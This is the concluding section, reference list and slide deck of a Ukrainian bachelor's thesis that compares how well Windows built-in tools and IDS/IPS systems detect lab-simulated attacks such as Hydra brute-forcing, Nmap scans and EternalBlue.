Не останнє значення у кібернетичній безпеці мають брандмауери. Брандмауер (Firewall) - це вбудована функція безпеки, яка стає у нагоді для захисту від несанкціонованого доступу та різноманітних типів мережевих атак. Файервол діє як бар'єр між клієнтським комп'ютером та іншими мережами, контролюючи при цьому вхідний та вихідний трафік базуючись на визначених правилах безпеки. Брандмауер у Windows першочергово фільтрує трафік, діючи на основі правил, які визначають, дозволяти або блокувати певний вид мережевого трафіку. Він охоплює як вхідний так і вихідний трафік.

Файервол Windows використовує різні профілі залежно від його підключення до мережі. Це може бути профіль домену, який підключений до корпоративної мережі, або приватний профіль, який підключений до домашньої або приватної мережі, тощо. Кожен профіль має власний набір правил та конфігурацій для забезпечення відповідного рівня безпеки. Stateful Inspection - брандмауер Windows, що відстежує стан активних підключень і застосовує правила

з урахуванням контексту трафіку. Це дозволяє йому приймати більш обґрунтовані рішення стосовно того приймати, чи блокувати пакети.

З дослідження проведеного за допомогою експериментальних кібератак у віртуальному тестовому середовищі впливає основне розуміння принципів дії мережевих трафіків на систему, показуючи тим самим, що наприклад, атаки на відкриті порти RDP і SMB стають можливими лише за наявності певних вразливостей або слабкої політики безпеки, таких чинників як характерно слабкі і прості паролі чи незахищені мережеві служби. При спробі виконати експериментальну атаку на основі вразливості EternalBlue система виявилася неуразливою. EternalBlue є однією з найвідоміших мережевих уразливостей для протоколу SMBv1. Вона дозволяє зловмиснику активувати будь який код віддалено, обов'язковою умовою для запуску є лише операційна система Windows на комп'ютері, що атакується. Попри правильне сканування порту TCP/445 та наявність служби SMB на віртуальній машині-жертві, експлуатація вразливості не пройшла успішно, що свідчить про наявність оновлень безпеки і підкреслює важливість актуального оновлення операційної системи та її служб безпеки. Більшість сучасних збірок Windows 10 вже містять передустановлений патч безпеки MS17-010, випущений корпорацією Microsoft. У випадку, якщо віртуальна машина створюється на базі образу без активного інтернет-з'єднання, вона, імовірно за все, має вже вбудоване оновлення, що повністю усуває можливість експлуатації EternalBlue.

Базуючись на вбудованих у Windows методах виявлення аномалій, складається певна метрика критерій їх характеристик і ефективності, що наведена у таблиці 3.1.

Таблиця 3.1

Порівняльна таблиця методів виявлення атак

Вид активності	Windows Event Viewer	Windows Defender	Windows Firewall
Hydra	Висока ймовірність виявлення ~85%	Помірна ймовірність виявлення ~69%	Помірна ймовірність виявлення ~72%
Nmap Scan	Помірна ймовірність виявлення ~56%	Низька ймовірність виявлення ~11%	Помірна ймовірність виявлення ~59%
Enum4linux	Помірна ймовірність виявлення ~45%	Ймовірність виявлення менше 10%	Помірна ймовірність виявлення ~60%
Wireshark	Ймовірність виявлення менше 10%	Не виявляється.	Не виявляється.
EternalBlue	Помірна ймовірність виявлення ~59%	Помірна ймовірність виявлення ~72%	Низька ймовірність виявлення ~16%

Найбільш інформативним засобом є Windows Event Viewer, особливо у поєднанні з налаштуванням політик процесів фільтрації і аудиту. Брандмауер забезпечує превентивний захист за замовчуванням, а Defender лише доповнює загальні принципи безпеки, реагуючи на загрози, проте йому необхідне комплексне налаштування даних із усіх джерел.

На даному етапі жоден з вбудованих інструментів Windows не здатний повноцінно і в реальному часі виявити весь спектр можливих мережових атак, тож в умовах постійного збільшення об'єму кіберзагроз та їх складності вбудованих засобів виявляється недостатньо. Для більш надійного виявлення та реагування на порушення кібернетичної безпеки рекомендується інтегрувати в експлуатацію спеціалізовані система виявлення та запобігання атакам, такі як Suricata чи Snort, які здатні забезпечити значно глибший аналіз мережевого трафіку, підтримку сигнатур та поведінковий підхід.

ВИСНОВКИ

В умовах розвитку залежності сучасних організацій від інформаційно-комунікаційних систем суттєво зростає значущість забезпечення їхнього надійного захисту від кібернетичних загроз. Кількість та складність мережевих атак невідпинно зростає, а зловмисники все активніше використовують як стандартні, так і більш адаптовані інструменти для отримання несанкціонованого доступу до даних, порушення працездатності систем або компрометації інфраструктур у власних цілях. Завдання ефективного виявлення та своєчасного реагування на мережеві вторгнення набуває особливої актуальності. Аналіз існуючих методів виявлення атак, а також оцінювання їхнього застосування в різних умовах експлуатації стають важливим напрямом досліджень у сфері інформаційної безпеки.

В процесі дослідження було проведено комплексне порівняння існуючих підходів до виявлення мережевих атак, що базуються на інструментах, які є вбудованими в операційну систему Windows, та спеціалізованих систем виявлення та запобігання вторгненням. Практична частина експерименту моделювала типові атаки з використанням поширених засобів Kali Linux, таких як Hydra, EternalBlue та Wireshark. Для фіксації та аналізу реакцій системи використовувалися вбудовані механізми: Windows Defender, Windows Firewall та Windows Event Viewer. Отримані результати продемонстрували, що дані засоби здатні забезпечити захист лише на базовому рівні. Незважаючи на певну ефективність при фіксації відкритих атак, в тому числі сканування портів і спроби перебору паролів, вбудовані механізми виявилися малоефективними в умовах використання більш агресивних методів та експлойтів.

Системи виявлення та запобігання вторгненням IDS і IPS є більш інноваційною альтернативою вбудованим засобам безпеки, оскільки здатні не тільки фіксувати потенційні загрози із значно більшою точністю, але й можуть аналізувати мережеві події в їх контексті, володіють вищим ступенем чутливості та можливістю контекстного аналізу трафіку. Інструменти подібного класу, включаючи Suricata та Snort, зазначили високі показники детектування загроз, у

тому числі тих, що лишалися непоміченими традиційними засобами захисту. Застосуванням сигнатурної поведінки і аналізу на основі аномалій у сукупності дозволяє забезпечувати раннє оповіщення про аномальну активність і підвищувати оперативність реагування на загрозу. Візуалізовані результати демонструють, що без застосування спеціалізованих систем до ~65–70% шкідливої активності може бути не виявлено, особливо у випадках використання легітимних системних процесів у рамках атаки.

У контексті узагальнення та систематизації існуючих концепцій кібернетичної безпеки особливу увагу слід приділити архітектурам підтипу Zero Trust та підходам глибокого захисту Defense in Depth. Такі моделі розроблені і орієнтовані на мінімізацію довіри на окремі компоненти системи та формування багаторівневих рубежів захисту і реагування, включаючи мережеві фільтри, аналіз поведінки, сигнатурні бази та кореляцію подій. Актуальність даних концепцій підтверджується тим, що сучасні атаки все частіше базуються на протоколах і використовую інструменти, які не викликають підозр у стандартних механізмів захисту.

Проведене дослідження підтвердило необхідність впровадження комплексних систем IDS і IPS у якості обов'язкових компонентів сучасної стратегії кібернетичної безпеки. Результати дозволили емпірично оцінити ефективність окремих підходів та обґрунтувати переваги застосування IDS/IPS у реальних умовах. Отримані дані акцентують на важливості постійного моніторингу, накопичення та аналізу інформації про події безпеки і кореляції логів. У контексті загальної оцінки можна стверджувати, що сучасний кіберзахист має базуватися на поєднанні традиційних засобів і спеціалізованих рішень, здатних адаптуватися до структури загроз, які постійно змінюються і адаптуються під системи.

ПЕРЕЛІК ПОСИЛАНЬ

1. Check Point Software: Research increase of global cyber attacks 2024 [Електронний ресурс] – Режим доступу до ресурсу: <https://blog.checkpoint.com/research/checkpoint-research-reports-highest-increase-of-global-cyber-attacks-seen-in-last-two-years-a-30-increase-in-q2-2024-global-cyber-attacks/>
2. Microsoft: 2022 Review: DDoS attack trends and insights [Електронний ресурс] – Режим доступу до ресурсу: <https://www.microsoft.com/en-us/security/blog/2023/02/21/2022-in-review-ddos-attack-trends-and-insights/>
3. Google Cloud: Mandiant Threat Intelligence: Zero-Day Exploitation Reaches [Електронний ресурс] – Режим доступу до ресурсу: <https://cloud.google.com/blog/topics/threat-intelligence/zero-days-exploited-2021/>
4. Station X: Cyber Security Breach Statistics 2025 [Електронний ресурс] – Режим доступу до ресурсу: <https://www.stationx.net/cyber-security-breach-statistics/>
5. Cengn : Costa E. «Artificial Intelligence in Cybersecurity: The Benefits and Challenges». [Електронний ресурс] – Режим доступу до ресурсу: <https://www.cengn.ca/information-centre/innovation/artificial-intelligence-in-cybersecurity-the-benefits-and-challenges/>.
6. MDPI: Pinto A. «Survey on Intrusion Detection Systems Based on Machine Learning Techniques for the Protection of Critical Infrastructure». [Електронний ресурс] – Режим доступу до ресурсу: <https://www.mdpi.com/1424-8220/23/5/2415>
7. Verizon: 2024 Data Breach Investigations Report [Електронний ресурс] – Режим доступу до ресурсу: <https://www.verizon.com/business/resources/reports/dbir/>
8. Stormwall Network: Q1 2024 in Review: DDoS Attacks Report by StormWall. [Електронний ресурс]] – Режим доступу до ресурсу: <https://stormwall.network/resources/blog/ddos-report-q1-2024>
9. Bunny.net: What is a Network Intrusion Detection system (NIDS) [Електронний ресурс] – Режим доступу до ресурсу: <https://bunny.net/academy/security/what-is-network-intrusion-detection-nids/>

10. Toback M. Types of Intrusion Detection Systems: What you need to know in 2024. [Электронный ресурс] – Режим доступа до ресурсу: <https://smallbizepp.com/intrusion-detection-systems/>
11. FortiNet: What Is Intrusion Prevention System (IPS)? Definition and Types. [Электронный ресурс] – Режим доступа до ресурсу: <https://www.fortinet.com/resources/cyberglossary/what-is-an-ips>.
12. Suricata.io [Электронный ресурс] – Режим доступа до ресурсу: <https://suricata.io/>
13. FortiNet: How to set up your FortiWeb [Электронный ресурс] – Режим доступа до ресурсу: <https://docs.fortinet.com/document/fortiweb/7.6.2/administration-guide/237659/how-to-set-up-your-fortiweb>
14. Snort [Электронный ресурс] – Режим доступа до ресурсу: <https://www.snort.org/#documents>
15. N-able: Intrusion Detection System (IDS): Signature vs. Anomaly-Based [Электронный ресурс] – Режим доступа до ресурсу: <https://www.n-able.com/blog/intrusion-detection-system>
16. Robinette D. What are the Types of Computer Attacks Detected by IDS?. Status-networks: Back to Basics. 2024. [Электронный ресурс] – Режим доступа до ресурсу: <https://www.status-networks.com/blog/what-are-the-types-of-computer-attacks-detected-by-ids>
17. Weka.io [Электронный ресурс] – Режим доступа до ресурсу: <https://www.weka.io/>
18. Kaggle: Network Security, Information Security, Cyber Security: NSL-KDD [Электронный ресурс] – Режим доступа до ресурсу: <https://www.kaggle.com/datasets/hassan06/nslkdd/data>
19. Suricata: Suricata User Guide: Logstash Kibana and Suricata JSON output [Электронный ресурс] – Режим доступа до ресурсу: https://redmine.openinfosecfoundation.org/projects/suricata/wiki/_Logstash_Kibana_and_Suricata_JSON_output
20. Elastic: Kibana: Discover, iterate, and resolve with ES|QL on Kibana [Электронный ресурс] – Режим доступа до ресурсу: <https://www.elastic.co/kibana>

21. IBM: What is random forest? [Электронный ресурс] – Режим доступа до ресурсу: <https://www.ibm.com/think/topics/random-forest>
22. Yang L., Shami A. IDS-ML: An open source code for Intrusion Detection System development using Machine Learning. Software Impacts. 2022. [Электронный ресурс] – Режим доступа до ресурсу: <https://www.sciencedirect.com/science/article/pii/S2665963822001300>.
23. CrowdStrike. Global Threat Report 2025. [Электронный ресурс] – Режим доступа до ресурсу: <https://go.crowdstrike.com/rs/281-OBQ-266/images/CrowdStrikeGlobalThreatReport2025.pdf?version=0>.
24. Kali Linux [Электронный ресурс] – Режим доступа до ресурсу: <https://www.kali.org/get-kali/#kali-platforms>
25. Hydra [Электронный ресурс] – Режим доступа до ресурсу: <https://www.kali.org/tools/hydra/>
26. Nmap scan [Электронный ресурс] – Режим доступа до ресурсу: <https://www.kali.org/tools/nmap/>
27. Enum4linux [Электронный ресурс] – Режим доступа до ресурсу: <https://www.kali.org/tools/enum4linux/>
28. Wireshark [Электронный ресурс] – Режим доступа до ресурсу: <https://www.kali.org/tools/wireshark/>
29. Stiawan D. Investigating Brute Force Attack Patterns Network. Journal of Electrical and Computer Engineering. 2020. [Электронный ресурс] – Режим доступа до ресурсу: <https://onlinelibrary.wiley.com/doi/10.1155/2019/4568368>
30. RockYou2024: The Largest Password Compilation Leak [Электронный ресурс] – Режим доступа до ресурсу: <https://github.com/intelligencegroup-io/RockYou2024>
31. Dr. Muhammad Iqbal. Comparative Analysis of the Automated Penetration Testing Tools. 2020. Leak [Электронный ресурс] – Режим доступа до ресурсу: <https://norma.ncirl.ie/4165/1/mandarprashantshah.pdf>

ДЕМОНСТРАЦІЙНІ МАТЕРІАЛИ (Презентація)

Державний університет інформаційно-комунікаційних технологій
Кафедра Інформаційних технологій та систем
Кваліфікаційна робота
на тему:
«Методи виявлення кібератак для захисту інформаційних мереж»

На здобуття освітнього рівня бакалавра
зі спеціальності 126 Інформаційні системи та
технології
освітньо-професійної програми Інформаційні
системи та технології

Виконала: Тарасенко
М.Р., ІСД-43
Науковий керівник:
к.е.н., Соломаха С.

Київ 2025

2

Актуальність теми:
Зростаюча кількість кібератак вимагає ефективних методів їх виявлення у звичайних інформаційних системах.

Наукова новизна:
Оцінка ефективності методів виявлення кіберзагроз у реальних сценаріях атак.

Об'єкт дослідження:
Процеси виявлення та нейтралізації кіберзагроз у корпоративних інформаційних системах.

Предмет дослідження:
Методи та технології ідентифікації мережових атак, їх переваги та обмеження.

Мета роботи:
Аналіз сучасних методів виявлення кіберзагроз та оцінка їх ефективності в умовах, що імітують реальні мережові середовища.


Динаміка кібератак

Кількість кібернетичних атак на тиждень у світі

Avg. Weekly Cyber Attacks per Organization
(Global 2023–2025)




Дослідження Check Point Research з співвідношенням атак, яких вдалося запобігти протягом 2023-2024 років




Середовища експериментальних досліджень

Було обрано наступні операційні системи: Kali Linux — одна з найпопулярніших платформ для моделювання кібератак, Windows 10 Pro — одна з найрозповсюдженіших ОС у корпоративному середовищі.

Kali Linux порівняно з іншими ОС для кібербезпеки




Дані StatCounter про використання Windows 10 Pro на ринку корпоративних ПК станом на 2025




Експериментальні атаки

Відсоток часу кожного етапу експериментальних атак




Було здійснено імітацію низки типових кібератак. Загальний час, витрачений на проведення повного циклу зазначених атак у контрольованому середовищі, склав приблизно 17 хвилин.



Аналіз методів виявлення атак у Windows


Для оцінки ефективності вбудованих засобів безпеки Windows було протестовано Windows Defender, журнал подій Event Viewer та брандмауер Windows.




Вид активності	Windows Event Viewer	Windows Defender	Windows Firewall
Hydra	Висока ймовірність виявлення ~85%	Помірна ймовірність виявлення ~69%	Помірна ймовірність виявлення ~72%
Nmap Scan	Помірна ймовірність виявлення ~56%	Низька ймовірність виявлення ~11%	Помірна ймовірність виявлення ~59%
Enum4linux	Помірна ймовірність виявлення ~45%	Ймовірність виявлення менше 10%	Помірна ймовірність виявлення ~60%
Wireshark	Ймовірність виявлення менше 10%	Не виявляється.	Не виявляється.
EternalBlue	Помірна ймовірність виявлення ~59%	Помірна ймовірність виявлення ~72%	Низька ймовірність виявлення ~16%

Сигнатурні та аномалійні методи виявлення


Етап аналізу більш спеціалізованих та потужних систем виявлення та запобігання кіберзагрозам.



Сигнатурні та аномалійні методи виявлення



Ефективність машинного навчання у завданнях кібербезпеки



Висновки

- Проведене дослідження показало, що для базового моніторингу та виявлення підозрілої активності в домашніх умовах цілком достатньо вбудованих засобів Windows — таких як Event Viewer, Defender та Firewall. Однак у масштабах корпоративних мереж цього виявляється недостатньо.
- У реальних умовах корпоративної мережі, де можливі складні, багаторівневі атаки, базові інструменти не здатні забезпечити належний рівень захисту та реагування. Тому доцільним є використання додаткових рішень: систем виявлення вторгнень (IDS), систем запобігання атакам (IPS), SIEM-платформ, а також засобів машинного навчання для поведінкового аналізу трафіку та виявлення аномалій.
- Машинне навчання відкриває нові можливості в сфері виявлення кібератак і є логічним наступним кроком у побудові ефективної системи кіберзахисту — особливо в умовах динамічного зростання кількості загроз.

Апробація результатів роботи

13

Апробація дослідження здійснювалась у формі участі в фахових конференціях:

1. II всеукраїнська науково-технічна конференція «Технологічні горизонти: дослідження та застосування інформаційних технологій для технологічного прогресу України і світу» з поданням тез на тему «Використання машинного навчання для виявлення мережових атак у реальному часі» та «Порівняння методів шифрування даних AES, RSA та їх використання у сучасних системах».

2. VII міжнародна науково-технічна конференція «Сучасний стан та перспективи розвитку IoT» з поданням тез на тему «Методи виявлення та запобігання кібератакам на етапі розвитку Інтернету речей».

Дякую за
увагу!

14